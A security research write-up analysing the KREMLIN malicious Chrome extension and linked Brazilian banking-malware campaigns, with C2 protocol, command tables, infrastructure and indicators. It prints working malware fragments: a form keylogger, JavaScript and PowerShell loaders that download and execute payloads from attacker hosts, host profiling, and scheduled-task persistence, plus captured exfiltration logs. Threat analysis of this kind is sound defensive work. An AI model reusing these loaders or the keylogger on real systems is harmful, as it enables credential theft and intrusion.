
```
192.168.48.100 - - [20/Aug/2026 20:25:21] "POST / HTTP/1.1" 200 -
192.168.48.100 - - [20/Aug/2026 20:25:21] "GET /api/ext/version HTTP/1.1" 200 -
=== https://zaviro.online//api/v1/fingerprint ===
form: {'id': ['98d8049e-804f-11f1-b79f-ae3a8bb85d01'], 'hash': ['8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85']}
file 'file': filename='jAoXiSvIa9c6.zip', content_type='application/octet-stream', data=b'\x14\xd6:l\x18\xc0\xea8\xab\xc4\xaf\xa3\x07\xc5\xdf\x95\xaf\x020\xc3\x15\xc8'

192.168.48.100 - - [20/Aug/2026 20:25:48] "POST /api/v1/fingerprint HTTP/1.1" 200 -
=== https://volmira.site//api/savecreds ===
form: {'id': ['98d8049e-804f-11f1-b79f-ae3a8bb85d01'], 'hash': ['8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85']}
file 'file': filename='jAoXiSvIa9c6.zip', content_type='application/octet-stream', data=b'\x14\xd6:l\x18\xc0\xea8\xab\xc4\xaf\xa3\x07\xc5\xdf\x95\xaf\x020\xc3\x15\xc8'

192.168.48.100 - - [20/Aug/2026 20:25:48] "POST /api/savecreds HTTP/1.1" 200 -
```

Data exfiltration POST requests

KREMLIN malicious Chrome extension: capabilities and C2 protocol



KREMLIN malicious extension

The extension sample analyzed in this research has the following SHA-256 hash: [223be3f8648bf6998c4a58b972522e5fda8d9d0a57b4e163811930de66c3f7ca](223be3f8648bf6998c4a58b972522e5fda8d9d0a57b4e163811930de66c3f7ca).

The extension consists of several JavaScript files and a manifest (`manifest.json`). It masquerades as legitimate software named `AVSync` and requests access to browser tabs, cookies, storage, and the `webRequest` API. Its functionality is split between a background service worker and two content scripts injected into every page the victim visits.

Unlike the loader, the extension's JavaScript code is unobfuscated and uses descriptive variable and function names. The configuration specifies the endpoint from which the extension retrieves its final C2 address. Like other KREMLIN components, it can use a smart contract for this purpose. The misspelling in the `ENDPOINT_DINAMIC` field name is particularly noteworthy and can serve as a pivot for identifying additional extension samples.

```
const CONFIG = {
    RECONNECTINTERVAL: 10000,
    DEBUG: true,
    EXTVERSION: '1.0.0',
    TAG: 'F',
    TYPE_ENDPOINT: 'domain',
    ENDPOINT_DINAMIC: 'https://graph.checkeligibitily.workers.dev/x01aab878f25420380b3?op=98d8049e-804f-11f1-b79f-ae3a8bb85d01',
    ENDPOINT_DINAMIC_CONTRACT: '',
    ENDPOINT_DINAMIC_CONTRACT_KEY: '',
};
```

KREMLIN malicious configuration

The extension first resolves its C2 endpoint using the URL or smart contract specified by `ENDPOINT_DINAMIC`. In the sample analyzed, it sends a request to `hxxps://graph.checkeligibitily.workers[.]dev/x01aab878f25420380b3?op=98d8049e-804f-11f1-b79f-ae3a8bb85d01`. The `op` parameter contains the same Customer ID embedded in the installer, linking both components to the same toolset. The endpoint returns the following response:

```
[["luizestrelhashapr.online:443",""]]
```

Before sending its first request to the C2 server, the script generates a victim identifier that it includes in subsequent communications. This identifier is persisted in the browser's storage.

```
import random
def gen_hash():    chars = "ABCDEFGHJKLMNPQRSTUVWXYZ123456789"    return "".join(random.choice(chars) for _ in range(10))
```

After generating the victim identifier, the extension establishes a WebSocket connection to the C2 server through the `/google_ws/` route. The identifier, extension version, and a tag are passed as query parameters. Once connected, the extension polls the C2 server once per second for the next command. The initial exchanges are shown below:



KREMLIN malicious extension communications

The extension supports the following commands:

Command ID	Name	Description
`GSH01`	Screenshot	Captures the selected or active tab then uploads the compressed image.
`GAT01`	Get tabs	Enumerates tabs, domains, and active state; uploads the list and returns it over WebSocket.
`GCO01`	Get cookies and storage	Steals cookies, `sessionStorage`, and `localStorage` from the selected or active tab.
`GHI01`	Get history	Collects up to 1,000 history entries from the previous 15 days. This likely fails because the manifest lacks the `history` permission.
`GSO01`	Get source	Extracts and uploads the full HTML source of the selected or active page.
`INC01`	Inject HTML	Downloads attacker-controlled HTML using `scriptHash`, substitutes dynamic variables, injects it into the page, and reports interactions through `INJCLIST`.
`UPD01`	Update config	Refreshes domain targeting, redirect, keylogging, request-body, and request-header interception rules.

Alongside its WebSocket channel, the extension periodically polls `/google_api/` for configuration data controlling its interception and keylogging features. These requests masquerade as CSS file fetches, with each path mapped server-side to a specific configuration or command. For example, the interception configuration is retrieved from `/google_api/81d47cb6.css`.


The extension supports the following commands:

Endpoint ID	Name	Description
`108766d0.css`	Upload cookies and storage	Uploads LZ/Base64-compressed cookies, `sessionStorage`, `localStorage`, and page URL with the client ID.
`41f7b187.css`	Upload tabs	Uploads compressed tab IDs, domains, and active-tab state with the client ID.
`b83fa72d.css`	Upload history	Uploads compressed browser history from the previous 15 days with the client ID.
`0f51ad2f.css`	Upload screenshot	Uploads a compressed JPEG screenshot, page URL, and client ID.
`e4cce14e.css`	Upload page source	Uploads compressed full-page HTML, page URL, and client ID.
`6c0c92f6.css`	Upload intercepted request	Uploads the matching request URL and method, plus either the request body or request headers. Matching uses domain hash, URL substring, and HTTP method rules.
`81d47cb6.css`	Fetch targeting config	Sends the client ID and retrieves domain targeting, keylogging, redirect, and HTTP interception rules.

Endpoint ID	Name	Description
`a98cb43d.css`	Fetch redirect config	Sends the client ID and retrieves selector-based automatic redirect rules.

Across all communication channels, the client and server compress and Base64-encode exchanged data using the lz-string package.

The configuration retrieved from `81d47cb6.css` contains a list of objects, each identifying a target domain by its MD5 hash. To exercise these features, we used an LLM to build a playground with forms and buttons that trigger the interception logic and expose the resulting server-side messages. For this test, we enabled keylogging by setting `"b": 1` and configured the extension to intercept POST requests to `/api/probe/checkout`.



Playground platform for testing the malicious extension features

```
case "81d47cb6.css":    return flask.jsonify(        {            "success": True,            "x001": [                {
"a": DOMAIN_HASH,  # domain md5 hash                    "b": 1,                    # Redirects                    "c": [],
"d": [],                    # Intercepts                    "i": [                        {                            "url_contains":
"/api/probe/checkout",                            "method": "POST",                        }                    ],                }
],        }    )
```


After retrieving this configuration, KREMLIN requests `a98cb43d.css` to obtain its redirection rules. Each object defines a target domain, an HTML element selector (such as a class or ID), an event type (such as `click`), and the destination URL.

```
case "a98cb43d.css":    return flask.jsonify(        {            "success": True,            "redirects": [                {
"domain_hash": DOMAIN_HASH,                    "target_selector": "#redirect-primary",                    "action_type": "click",
"destination_url": "https://www.elastic.co/",                },                {                    "domain_hash": DOMAIN_HASH,
"target_selector": "#redirect-secondary",                    "action_type": "click",                    "destination_url":
"https://www.hltv.org/",                },            ],        }    )
```

Once the page has loaded, if keylogging is enabled for the domain (`b = 1`), the extension registers an `input` event listener on every `<input>` and `<textarea>` element. Whenever the user modifies one of these fields, such as by typing a message or password, the extension sends the captured data to the server. To capture dynamically added fields, it also uses a MutationObserver to monitor the DOM and attach the same listener to new `<input>` and `<textarea>` elements.

```
const handleInputChange = cf684839d9d8bc81d25f83ceb0d21083(_0x21b60a => {
    const _0x556373 = _0x21b60a['target'];
    if ([
            'input',
            'textarea'
        ]['includes'](_0x556373['tagName']['toLowerCase']())) {
        const _0xc1a40d = _0x556373['name'] || _0x556373['id'] || 'unknown';
        chrome['runtime']['sendMessage']({
            'action': 'KeyLogger',
            'content': {
                'InputName': _0xc1a40d,
                'inputValue': _0x556373['value']
            }
        });
    }
}, 0x1f4);
const a026f795c8038f013054e63dd0ba80b5 = _0x246e40 => {
    _0x246e40['forEach'](_0x21cc99 => _0x21cc99['addEventListener']('input', handleInputChange));
};
```

The demo below shows how we use our playground website to trigger the functionality injected by the malware. It captures the initialization of communication between the extension and the server, the polling messages (`{'action': 'ping'}`), and the resulting keylogging, request interception, and redirection behavior.



Brazilian banking malware campaigns and infrastructure

By correlating the identified files, relationships, and domains, we assess that the actors have been active since at least May-June 2025. Their operations include installing malicious browser extensions and distributing PULSAR and REMCOS RAT. Shared staging and C2 infrastructure across campaigns suggests that the same actors control the entire infection chain. Their TTPs gradually evolved until they emerged with a toolkit explicitly named KREMLIN. References to an author and version numbers may indicate broader, potentially open-source distribution, although we found no public trace of the toolkit on GitHub, GitLab, or social media.

The actors have used the Internet Archive to host payloads since the earliest observed campaigns. All identified uploads originate from the same account, Radduxx. The earliest file, `output_image_202505.jpg`, was uploaded on May 21, 2025, and masquerades as an image of the FC Barcelona team. We identified it as an early RunPE module executed through the command line rather than loaded as a DLL through PowerShell. This confirms that RunPE was already in use and distributed through the same JPEG-based packaging method. The associated metadata lists the uploader's email address as `facebook-br@protonmail[.]com`.




Malicious Barcelona team JPEGs hosted on web archive

The table below summarizes the seven campaigns described in this section.

Campaign	Period	Customer ID	Execution chain	Payloads	Key infrastructure
Codecaudiog A	June 2025	991589b0-4cc9-11f0-b9f4-1402ec3d56f0	PowerShell → RunPE → Installer	Extension, DonutLoader, PULSAR 1.6.6 / 1.7.3	codecaudiog[.]site, codecvideowin[.]online, 185.221.23[.]133
Codecaudiog B	June 2025	f1d7b074-b81f-11ef-a763-1402ec3d56f0	JavaScript → Installer	Extension, PULSAR, or both	codecaudiog[.]site, codecvideowin[.]online, version.checkeligibitily.workers[.]dev
Acrobat	August 2025	618ec809-f08e-4068-a54c-654478811510	JavaScript → PowerShell → RunPE → DonutLoader	PULSAR 1.7.1 / 1.7.2, no extension	acrobat-updater[.]com, 144.172.112[.]239, 45.90.13[.]210
Framesync	September 2025	48502c50-a504-4811-aab8-ba978aeae237	Not recovered	Extension only (FrameSync Driver / Plugin)	lojinhadoluiz[.]online, orange-sun-195a.checkeligibitily.workers[.]dev
Donalurdesconfeitos to Cremeb	December 2025 to March 2026	991589b0-4cc9-11f0-b9f4-1402ec3d56f0, 48502c50-a504-4811-aab8-ba978aeae237	JavaScript → PowerShell → RunPE → Installer	Extension only	donalurdesconfeitos[.]site, marialurdes[.]site, harialurdes[.]site, cremeb[.]com
Cremeb	April 2026	48502c50-a504-4811-aab8-ba978aeae237	LNK → PowerShell → JavaScript (WSH) → JavaScript (Node.js) → RunPE → DLL installer	QR extension, PULSAR 2.4.5	cremeb[.]com, 37.16.74[.]100, 37.16.74[.]34
Ethereum transition	May 2026 to present	98d8049e-804f-11f1-b79f-ae3a8bb85d01	JavaScript → Node.js → RunPE → Installer, and SentinelOne sideload variant	Extension, REMCOS RAT	granderevolucao[.]store, volmira[.]site, zaviro[.]online, 178.92.162[.]38

Codecaudiog A campaign, June 2025: PULSAR RAT and extension delivery



Codecaudiog A campaign diagram

The earliest campaign we observed dates back to June 16, 2025, based on the first VirusTotal submission of the Internet Archive URL pointing to the JPEG file containing the RunPE module. The JPEG itself was submitted the following day, on June 17. The execution chain is `PowerShell -> RunPE -> Installer -> Malicious extension & DonutLoader -> PULSAR`. The campaign ID is `991589b0-4cc9-11f0-b9f4-1402ec3d56f0`.

In this campaign, the loader downloads the installer from `hxxps://codecaudiog[.]site/generate?domain=codecvideowin[.]online&payload=991589b0-4cc9-11f0-b9f4-1402ec3d56f0&prefix=NF&prefix_count=10&output=base64`, while the RunPE module is retrieved from `archive[.]org/download/caramelov/caramelov.jpg`. The installer reproduces the complete malicious-extension installation process described in our KREMLIN analysis. It retrieves the extension ID from `hxxps://codecvideowin[.]online/f9e95a1e1fa3f3aebfc802c6c8e6a2eb` and downloads the extension archive from `hxxps://codecvideowin[.]online/af15d5f?p=991589b0-4cc9-11f0-b9f4-1402ec3d56f0`, establishing a direct lineage with KREMLIN.

In parallel, the installer delivers PULSAR through RC4-encoded DonutLoader shellcode injected into `explorer.exe`. Although we could not recover the extension itself, the configurations of PULSAR versions `1.6.6` and `1.7.3` reveal the tags `ChromBallRat` and `Rat`, and the C2 address `185.221.23[.]133`, initially using port `4782` and later port `443`.

The PowerShell loader retrieves the RunPE module from the Internet Archive, loads it as a .NET assembly using `[System.Reflection.Assembly]::Load`, and invokes its `VAI` method.

```
# Load recovered RunPE assembly in current PowerShell process and invoke VAI.
$runPeAssembly = [System.Reflection.Assembly]::Load($runPeAssemblyBytes)
$runPeRunnerType = $runPeAssembly.GetType('RunPE.Runner')
$runPeEntryMethod = $runPeRunnerType.GetMethod('VAI')
$runPeEntryMethod.Invoke($null, [string] @($nativePayloadBase64))
```


PowerShell loader loads and executes the RUNPE assembly

Earlier in our analysis, we did not examine the RunPE module in detail because the latest version executes the installer through DLL sideloading. In this older version of the RunPE module, the VAI method is only executing the payload via manual mapping and calling its entrypoint.

```
// Runner.smethod_2, token 0x06000069, RVA 0x0000A654
public void ExecuteEntryPoint()
{
    try
    {
        IntPtr entry = Add(image, pe.OptionalHeader64.AddressOfEntryPoint);
        IntPtr thread = Native.CreateThread(
            IntPtr.Zero, 0, entry, IntPtr.Zero, 0, IntPtr.Zero);
        Native.WaitForSingleObject(thread, 15000);
        // Source does not check creation/wait result and does not close thread handle.
    }
    catch (Exception)
    {
        // Source deliberately swallows OEP execution exceptions.
    }
}
```

RunPE executes payload via manual mapping

Codecaudiog B campaign, June 2025: three JavaScript loader variants



Codecaudiog B campaign diagram

A second campaign ran concurrently with the first; we estimate it started on June 17, 2025, and used the Customer ID `f1d7b074-b81f-11ef-a763-1402ec3d56f0`. It followed the same TTPs and used two installer variants: one that deployed both the malicious extension and PULSAR, and another that installed only the extension, matching the sample examined in our main analysis.

The execution chain is `JavaScript -> Installer`, followed by PULSAR, the malicious extension, or both. We identified three JavaScript loader variants:

- **Direct:** Downloads the next stage directly from `hxxps://codecaudiog[.]site/87b76a60ba7c474dbf8f689df2808e1a?payload=f1d7b074-b81f-11ef-a763-1402ec3d56f0`.
- **Internet Archive:** Retrieves a text file hosted on the Internet Archive containing the URL of the next stage.
- **Internet Archive with profiling:** Performs the same retrieval process, but also profiles the host and sends the collected information to the next-stage URL.

The profiler loader collects the machine ID, the computer name, and the AV installed.

```
function runUpdateService() {
    function getComputerName() {
    try {
        var wmi = GetObject("winmgmts:\\\\.\\root\\CIMV2");
        var items = new Enumerator(wmi.ExecQuery("SELECT Name FROM Win32_ComputerSystem"));
        if (items.atEnd()) return "--";
        var name = items.item().Name;
        return name && name.length > 0 ? name : "--";
    } catch (e) {
        return "--";
    }
}


function getMachineId() {
    try {
        var wmi = GetObject("winmgmts:\\\\.\\root\\CIMV2");
        var items = new Enumerator(wmi.ExecQuery("SELECT * FROM Win32_BIOS"));
        if (items.atEnd()) return "--";
        var serial = items.item().SerialNumber;
        return serial && serial.length > 0 ? serial : "--";
    } catch (e) {
        return "--";
    }
}

function collectHostProfile() {
    try {
        var wmi = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
        var items = new Enumerator(wmi.ExecQuery("SELECT * FROM AntiVirusProduct"));
        if (items.atEnd()) return "--";
        var antivirus = [];
        for (; !items.atEnd(); items.moveNext()) {
            var product = items.item();
            antivirus.push("(" + product.displayName + "#" + product.pathToSignedProductExe + ")");
        }
        return base64Encode(getComputerName() + "|" + getMachineId() + "|" + antivirus.join(";"));
    } catch (e) {
        return "--";
    }
}
```

Loader profiles victim machine

The installer contacts `codecvideowin[.]online` or `version.checkeligibitily.workers[.]dev` to download the malicious extension. We were unable to recover the extension archive. However, the PULSAR version and configuration match those observed in the previous campaign.

Acrobat campaign, August 2025: PULSAR RAT only, no extension



Acrobat campaign diagram

We estimate that this campaign began on August 14, 2025. It uses the following customer ID `618ec809-f08e-4068-a54c-654478811510`. It follows the sequence `JavaScript -> PowerShell -> RunPE -> DonutLoader` and only delivers PULSAR versions `1.7.1` and `1.7.2`, with no malicious extension.

As in the previous campaign, the user is tricked into downloading and executing a JavaScript file. In this case, the lure masquerades as an Adobe plugin distributed from `acrobat-updater[.]com`. The loader retrieves a domain list from an Internet Archive file named `acrobat-updater.com.txt`, then attempts to download the second stage from each domain through `/5f109e7bb3df4dea81946f2f853da288`.

The second stage Base64-decodes the third-stage payload and executes it through PowerShell.

```
var stage3 = UTF16LE_DECODE(BASE64_DECODE(REVERSE(embeddedBlob)));
new ActiveXObject("WScript.Shell").Run(
    "conhost.exe --headless powershell.exe -c \"" + stage3 + "\""
);
```

JavaScript loader decodes and executes the PowerShell stage

The third-stage PowerShell script downloads the final payload from `hxxps://acrobat-updater[.]com/generate` and retrieves the RunPE module from Internet Archive, concealed inside `tragira.jpg`. It then loads the RunPE assembly into the PowerShell process and invokes its `VAI` method.

```
function Invoke-AcrobatWave1Stage3 {
    $generateUrl = 'https://acrobat-updater.com/generate'
    $runPeCarrierUrl = 'https://ia801003.us.archive.org/24/items/realomadrido2025/tragira.jpg'

    # ...
    $carrierBytes = $client.DownloadData($runPeCarrierUrl)
    $componentResponseBytes = $client.DownloadData($generateUrl)
    #...
    $prefix = '<<@R9t!Zx#Qv'
    $suffix = '!mX7#Lp@^2Kd'
    $start = $carrierText.IndexOf($prefix)
    $end = $carrierText.IndexOf($suffix)
    #...
    $start += $prefix.Length
    $encodedAssembly = $carrierText.Substring($start, $end - $start)
    $runPeAssemblyBytes = [System.Convert]::FromBase64String($encodedAssembly)
    $nativePayloadBase64 = $componentResponseText[-1..-$componentResponseText.Length] -join ''

    [System.Reflection.Assembly]::Load($runPeAssemblyBytes)
    [RunPE.Runner].GetMethod('VAI').Invoke(
        $null,
        [object[]] @(
            $nativePayloadBase64,
            '618ec809-f08e-4068-a54c-654478811510',
            'AcrobatBrowserExtension',
            'https://acrobat-updater.com/api/v2/acrobat/latest',
            'C:\Users\Public\Downloads',
            'AcrobatWorker',
            'js',
            $true
        )
    )
}
```

Third stage loader invokes RunPE VAI method

In previous campaigns, RunPE was used only to manually map and execute the payload. In this version, it also establishes persistence by creating a Windows scheduled task. Based on the parameters passed by the third stage, the task is named `AcrobatBrowserExtension` and is triggered both at user logon and every 30 minutes. It downloads and executes a JavaScript payload from `hxxps://acrobat-updater[.]com/api/v2/acrobat/latest`, allowing the malware to reinstall or relaunch as needed.

```
public static void Install(
    string taskName, string uri, string directory, string fileName, string extension)
{
    string payloadPath = Path.Combine(directory, fileName + "." + extension);
    using (var service = new TaskService())
    {
        TaskDefinition task = service.NewTask();
        task.Triggers.Add(new TimeTrigger
        {
            StartBoundary = DateTime.Now,
            Repetition = new RepetitionPattern(
                TimeSpan.FromMinutes(30), TimeSpan.Zero, false)
        });
        task.Triggers.Add(new LogonTrigger
        {
            UserId = Environment.UserName,
            Delay = TimeSpan.FromMinutes(1)
        });
        task.Actions.Add(new ExecAction(
            "conhost.exe",
            "--headless powershell -c \"iwr -Uri '" + uri +
            "' -o '" + payloadPath + "';saps '" + payloadPath + "';\"",
            null));
        task.Principal.RunLevel = TaskRunLevel.LUA;
        service.RootFolder.RegisterTaskDefinition(taskName, task);
    }
}
```

RunPE installs persistence via a scheduled task

In this campaign, the PULSAR payloads communicate with the following C2 endpoints: `144.172.112[.]239:4782` and `45.90.13[.]210:443`.

Framesync campaign, September 2025: earliest recovered extensions

We estimate that this campaign began on September 2, 2025. We recovered only the malicious extensions, but their analysis confirms that they belong to the same family as the extension examined in our main analysis. Although these are earlier versions, they already implement the full feature set described previously. This establishes a direct link between the KREMLIN name and the toolkit used during this period. We assess that the toolkit may have been known as `CHROMEBALLRAT` at the time, based on the tag observed in PULSAR samples and its use in other JavaScript loaders.


These extensions masquerade as `FrameSync Driver System V16.9.7` and `FrameSync Plugin Project V1.19.16`. The associated extension ID is `djodclnjknbpambeaaapadmdfhmbpeog`. Its configuration reports version `12.0.0` and contains the domain `lojinhadoluiz[.]online` and customer ID `48502c50-a504-4811-aab8-ba978aeae237`.

```
const CONFIG = {
    DebuggingPort: '42159',
    reconnectInterval: 10000,
    //ExtVersion: '12.0.0',
    ExtVersion: '12.0.0',
    ENDCENT: 'lojinhadoluiz.online',
    UUIDGEHOST: '48502c50-a504-4811-aab8-ba978aeae237'
};
```

Framesync malicious extension's configuration

This version contains no `DINAMIC_HOST` variable and does not use smart-contract-based resolution. The domain configured in `ENDCENT` is also unused. Instead, as in the recent version, the actual C2 endpoints are resolved dynamically by querying `hxxps://orange-sun-195a.checkeligibitily.workers[.]dev`, which returns separate WebSocket and HTTP endpoints for the two communication channels.

Donalurdesconfeitos to Cremeb campaign, December 2025: first KREMLIN branding



Donalurdesconfeitos to Cremeb campaign diagram

We estimate that this campaign began in December 2025. Between December and March, the actors migrated their infrastructure from `donalurdesconfeitos[.]site` to `cremeb[.]com`, using `marialurdes[.]site` and `harialurdes[.]site` as intermediate domains. This campaign marks the first observed use of the KREMLIN name and is associated with two customer IDs: `991589b0-4cc9-11f0-b9f4-1402ec3d56f0` and `48502c50-a504-4811-aab8-ba978aeae237`.

In this campaign, we observed only the installer used to deploy the malicious extension. The execution chain is similar to those described previously: `JavaScript -> PowerShell -> RunPE -> Installer -> Extension`. We identified four loader variants based on how they decode the next stage:

- Reversed data
- Reverse, then Base64-decode
- Base64-decode, then reverse
- RC4-encrypted payload embedded in a JPEG carrier

The final loader variant is the most interesting. In some cases, we found it as a `JSE` file using Microsoft's proprietary `JScript.Encode` format. The loader contains a comment header identifying the malware as `KREMLIN`, crediting `Kr3mlin4rt1st` as its author, and specifying version `1.33`, dated February 8, 2026. This is the earliest observed use of the full KREMLIN name and author attribution. The version and copyright information suggest that the script may have been distributed to other operators. However, we found no public trace of it on GitHub or GitLab; if shared, it was likely distributed through private or underground channels.

```
1  //
2  // ------------------------------------------------------------------------------
3  // &&\    &&\ &&&&&&&&\  &&&&&&&&\ &&\       &&\ &&\        &&&&&&\ &&\    &&\
4  // &&| &&  |&&  __&&\ &&  _____|&&&\     &&&  |&&|       \_&&  _|&&&\   &&  |
5  // &&|&&  / &&|  &&  |&&|       &&&&\   &&&&  |&&|         &&|  &&&&\  &&  |
6  // &&&&&  /  &&&&&&&&  |&&&&&\     &&\&&\&&  &&  |&&|         &&|  &&  &&\&&  |
